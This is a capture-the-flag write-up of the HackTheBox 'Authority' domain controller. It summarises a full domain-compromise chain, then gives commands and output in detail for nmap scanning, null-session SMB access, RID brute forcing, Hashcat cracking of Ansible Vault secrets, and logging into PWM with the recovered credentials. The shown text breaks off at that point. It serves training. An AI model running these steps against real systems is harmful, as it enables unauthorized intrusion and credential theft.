Authority
Writeup for HackTheBox Authority machine

Executive Summary
Authority is a Windows Server 2019 Domain Controller rated Medium difficulty on HackTheBox. The engagement achieved full domain compromise through a chain of five distinct vulnerability classes.
Attack Chain:
Anonymous SMB — Ansible Vault Credential Exposure: A null SMB session reveals the world-readable
Developmentshare, which contains an Ansible role with three!vault-encrypted credential variables for the PWM application and the LDAP service account.Offline Vault Cracking — Cleartext Credential Recovery: The Ansible Vault blobs are converted to crackable hashes with
ansible-vault2johnand broken offline with Hashcat (mode 16900) against the RockYou wordlist, recovering the passphrase!@#$%^&*and yielding three sets of decrypted credentials.PWM Open Configuration Mode — Fake LDAP Credential Capture: PWM is running without a finalised configuration, leaving its LDAP server URL freely modifiable. The URL is redirected to a plain-text Netcat listener, and PWM’s test bind delivers
svc_ldap’s cleartext password in a raw LDAP SimpleBindRequest.WinRM Foothold: The captured
svc_ldapcredential authenticates over WinRM, providing an interactive session on the Domain Controller and access to the user flag.AD CS ESC1 — RBCD — DCSync — Domain Administrator: Certipy identifies the
CorpVPNcertificate template as vulnerable to ESC1 (enrollee-supplied Subject Alternative Name with Client Authentication). A rogue computer account created via the defaultMachineAccountQuotaenrolls in the template and obtains a certificate assertingadministrator@authority.htb. That certificate is then used viaPassTheCertto write Resource-Based Constrained Delegation (RBCD) rights onto the Domain Controller, after which S4U2Proxy yields an Administrator Kerberos ticket that is used to DCSync all domain hashes and authenticate via Pass-the-Hash.
Reconnaissance
Nmap Scan
A two-phase Nmap scan was conducted. The first phase rapidly identified all open ports across all 65,535 ports using a high packet rate. The second phase ran detailed service and version detection against only those confirmed open ports.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
kali㉿kali$ nmap -p- --min-rate 1000 -T4 10.129.229.56

Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-15 05:23 +0000
Nmap scan report for authority.htb (10.129.229.56)
Host is up (0.36s latency).
Not shown: 65528 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
443/tcp   open  https
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
8443/tcp  open  https-alt
9389/tcp  open  adws
47001/tcp open  winrm

Nmap done: 1 IP address (1 host up) scanned in 27.40 seconds
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
kali㉿kali$ sudo nmap -sV -sC -p 53,80,88,135,139,389,443,445,464,593,636,3268,3269,3389,5985,5986,8443,9389 10.129.229.56

PORT     STATE    SERVICE       VERSION
53/tcp   open     domain        Simple DNS Plus
80/tcp   open     http          Microsoft IIS httpd 10.0
88/tcp   open     kerberos-sec  Microsoft Windows Kerberos
389/tcp  open     ldap          Microsoft Windows Active Directory LDAP
443/tcp  open     ssl/http      Microsoft HTTPAPI httpd 2.0
445/tcp  open     microsoft-ds  Windows Server 2019 Standard 17763
636/tcp  open     ssl/ldap      Microsoft Windows Active Directory LDAP
3268/tcp open     ldap          Microsoft Windows Active Directory LDAP
3269/tcp open     ssl/ldap      Microsoft Windows Active Directory LDAP
3389/tcp open     ms-wbt-server Microsoft Terminal Services
5985/tcp open     http          Microsoft HTTPAPI httpd 2.0
8443/tcp open     ssl/http      Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Password Self Service - Login
| ssl-cert: Subject: commonName=authority.authority.htb
| Not valid before: 2022-08-09T23:03:21
|_Not valid after:  2024-08-09T23:13:21
Service Enumeration
| Port | Service | Notes |
|---|---|---|
53/tcp | DNS | Simple DNS Plus — standard domain controller DNS service. |
80/tcp | HTTP | Microsoft IIS 10.0 — no redirect observed; the web interface is not the primary attack surface. |
88/tcp | Kerberos | Confirms the target is a domain controller participating in Kerberos authentication. |
389/tcp, 636/tcp, 3268/tcp, 3269/tcp | LDAP / LDAPS / Global Catalog | Standard Active Directory LDAP stack. The presence of all four ports is a reliable domain controller indicator. |
445/tcp | SMB | Windows Server 2019 Standard 17763 is disclosed in the banner — null sessions should be tested. |
5985/tcp | WinRM | The Windows Remote Management service is exposed. If credentials are obtained, this port provides a direct interactive shell. |
8443/tcp | HTTPS (Tomcat) | Apache Tomcat with the page title “Password Self Service — Login” identifies this as a PWM (Password Management) instance. The TLS certificate subject commonName=authority.authority.htb and the issuer CN=htb-AUTHORITY-CA, DC=corp, DC=htb confirm that Active Directory Certificate Services (AD CS) is deployed. |
The target hostname is added to the local resolver before proceeding:
1
kali㉿kali$ sudo sh -c 'echo "10.129.229.56 authority.htb authority.authority.htb" >> /etc/hosts'
Anonymous SMB Enumeration
Before attempting credential-based access, the SMB service is tested for null session access — a common misconfiguration on Windows systems that exposes share listings without any authentication:
1
2
3
4
5
6
7
8
9
10
11

kali㉿kali$ smbclient --no-pass -L //10.129.229.56

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Department Shares Disk
        Development     Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
The null session is accepted by the server. All shares except Development return NT_STATUS_ACCESS_DENIED when browsed. The Development share name implies it contains developer-facing configuration or automation artifacts that were left world-readable by mistake.
Browsing into Development reveals a structured Ansible automation directory tree:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
kali㉿kali$ smbclient //10.129.229.56/Development -N
smb: \> ls
  .                                   D        0  Fri Mar 17 13:20:38 2023
  ..                                  D        0  Fri Mar 17 13:20:38 2023
  Automation                          D        0  Fri Mar 17 13:20:40 2023

smb: \> cd Automation\Ansible
smb: \Automation\Ansible\> ls
  ADCS                                D        0  Fri Mar 17 13:20:48 2023
  LDAP                                D        0  Fri Mar 17 13:20:48 2023
  PWM                                 D        0  Fri Mar 17 13:20:48 2023
  SHARE                               D        0  Fri Mar 17 13:20:48 2023

smb: \Automation\Ansible\PWM\defaults\> mget main.yml
getting file \Automation\Ansible\PWM\defaults\main.yml of size 1591 as main.yml

The PWM/defaults/main.yml file is the standard Ansible role location for default variable definitions. It contains three credential variables, each encrypted with Ansible Vault. The $ANSIBLE_VAULT;1.1;AES256 header identifies the version and cipher (AES256-CBC); the ciphertext is hex-encoded and cannot be used directly — decryption requires the vault passphrase supplied at playbook runtime.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
pwm_admin_login: !vault |
    $ANSIBLE_VAULT;1.1;AES256
    32666534386435366537653136663731633138616264323230383566333966346662313161326239
    ...

pwm_admin_password: !vault |
    $ANSIBLE_VAULT;1.1;AES256
    31356338343963323063373435363261323563393235633365356134616261666433393263373736
    ...

ldap_admin_password: !vault |
    $ANSIBLE_VAULT;1.1;AES256
    63303831303534303266356462373731393561313363313038376166336536666232626461653630
    ...
The main.yml file with all three !vault-encrypted credential blocks, as recovered from the Development share:
RID Brute Force and User Enumeration
The guest account is used to brute-force Windows Security Account Manager (SAM) Relative Identifiers (RIDs) over the SAMR named pipe. Every domain object is assigned a SID composed of a domain prefix and a unique RID; iterating those RIDs resolves them to account names without requiring any privileged session:
1
2
3
4
5
6
7
8
9
10
11
kali㉿kali$ crackmapexec smb authority.htb -u 'guest' -p '' --rid-brute

SMB         authority.htb   445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:False)
SMB         authority.htb   445    AUTHORITY        [+] authority.htb\guest:
SMB         authority.htb   445    AUTHORITY        498: HTB\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         authority.htb   445    AUTHORITY        500: HTB\Administrator (SidTypeUser)
SMB         authority.htb   445    AUTHORITY        501: HTB\Guest (SidTypeUser)
SMB         authority.htb   445    AUTHORITY        502: HTB\krbtgt (SidTypeUser)
SMB         authority.htb   445    AUTHORITY        512: HTB\Domain Admins (SidTypeGroup)
SMB         authority.htb   445    AUTHORITY        513: HTB\Domain Users (SidTypeGroup)
SMB         authority.htb   445    AUTHORITY        1601: HTB\svc_ldap (SidTypeUser)
The account svc_ldap at RID 1601 is a non-default, purpose-built service account. RIDs above 1000 indicate manually created accounts rather than built-in ones, and the name directly implies this is the LDAP binding account for the PWM application — the same account whose credentials are encrypted in the vault blobs.
Cracking the Ansible Vault
Ansible Vault encrypts values using AES256-CBC, with the key derived from a user-supplied passphrase via PBKDF2-HMAC-SHA256. The passphrase itself is a human-chosen secret and is therefore susceptible to offline dictionary attack. The ansible-vault2john utility extracts the key derivation parameters from the vault header and formats them as a hash that Hashcat can attack with mode 16900:
1
2
3
4
5
6
7
8
9
kali㉿kali$ cat vault_data.txt
$ANSIBLE_VAULT;1.1;AES256
31356338343963323063373435363261323563393235633365356134616261666433393263373736
3335616263326464633832376261306131303337653964350a363663623132353136346631396662
38656432323830393339336231373637303535613636646561653637386634613862316638353530
3930356637306461350a316466663037303037653761323565343338653934646533663365363035
6531

kali㉿kali$ ansible-vault2john vault_data.txt > vault_hash.txt
1
2
3
4
5
6
7
kali㉿kali$ hashcat -m 16900 vault_hash.txt /usr/share/wordlists/rockyou.txt

Hash.Target......: $ansible$0*0*15c849c20c74562a25c925c3e5a4abafd392c7...f70da5
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Speed.#01........: 4951 H/s (13.22ms) @ Accel:60 Loops:1000 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total)
$ansible$0*0*15c849c20c74562a25c925c3e5a4abafd392c7f7635abc2ddc827ba0a1037e9d5*1dff07007e7a25e438e94de3f3e605e1*66cb125164f19fb8ed2280a8b1f8550905f70da5:!@#$%^&*
The Hashcat session after the vault passphrase has been recovered, with the cracked value !@#$%^&* appended at the end of the hash line:

Vault passphrase: !@#$%^&*
Each vault blob is decrypted individually. The passphrase is piped via /dev/stdin to avoid writing it to shell history:
1
2
3
4
5
6
7
8
9
10
11
kali㉿kali$ echo '!@#$%^&*' | ansible-vault decrypt vault1 --vault-password-file /dev/stdin
Decryption successful
svc_pwm

kali㉿kali$ echo '!@#$%^&*' | ansible-vault decrypt vault2 --vault-password-file /dev/stdin
Decryption successful
pWm_@dm!N_!23

kali㉿kali$ echo '!@#$%^&*' | ansible-vault decrypt vault3 --vault-password-file /dev/stdin
Decryption successful
DevT3st@123
| Variable | Decrypted Value | Purpose |
|---|---|---|
pwm_admin_login | svc_pwm | Username for the PWM configuration manager |
pwm_admin_password | pWm_@dm!N_!23 | Password for the PWM configuration manager |
ldap_admin_password | DevT3st@123 | Appears rotated; the live LDAP credential is captured separately |
PWM Password Self-Service Discovery
Port 8443 hosts PWM — a Java-based open-source password self-service portal deployed on Apache Tomcat. The login page is reachable at https://10.129.229.56:8443/pwm/private/login.
The PWM login portal showing an error banner that reveals the application cannot reach its configured LDAP server at ldaps://authority.authority.htb:636:

PWM is running in open configuration mode — a critical security misconfiguration that leaves the application’s settings fully editable from the browser. The error banner discloses the full Distinguished Name of the LDAP service account (CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb) and the target LDAP URI (ldaps://authority.authority.htb:636). The failure reason is a certificate trust error (PKIX path validation failure), not an incorrect password — the bind attempt would succeed if the TLS handshake completed.
Testing pWm_@dm!N_!23 against the end-user self-service login form confirms it is not a directory credential:


The error code ERROR_PASSWORD_ONLY_BAD indicates this password belongs to the PWM application context, not to a directory account. The correct authentication target is the PWM configuration manager endpoint at https://10.129.229.56:8443/pwm/private/configmanager, using svc_pwm:pWm_@dm!N_!23.
Logging in with those credentials succeeds and grants access to the configuration manager:
Attempting to access the end-user administration panel returns an additional error that confirms the open configuration state:

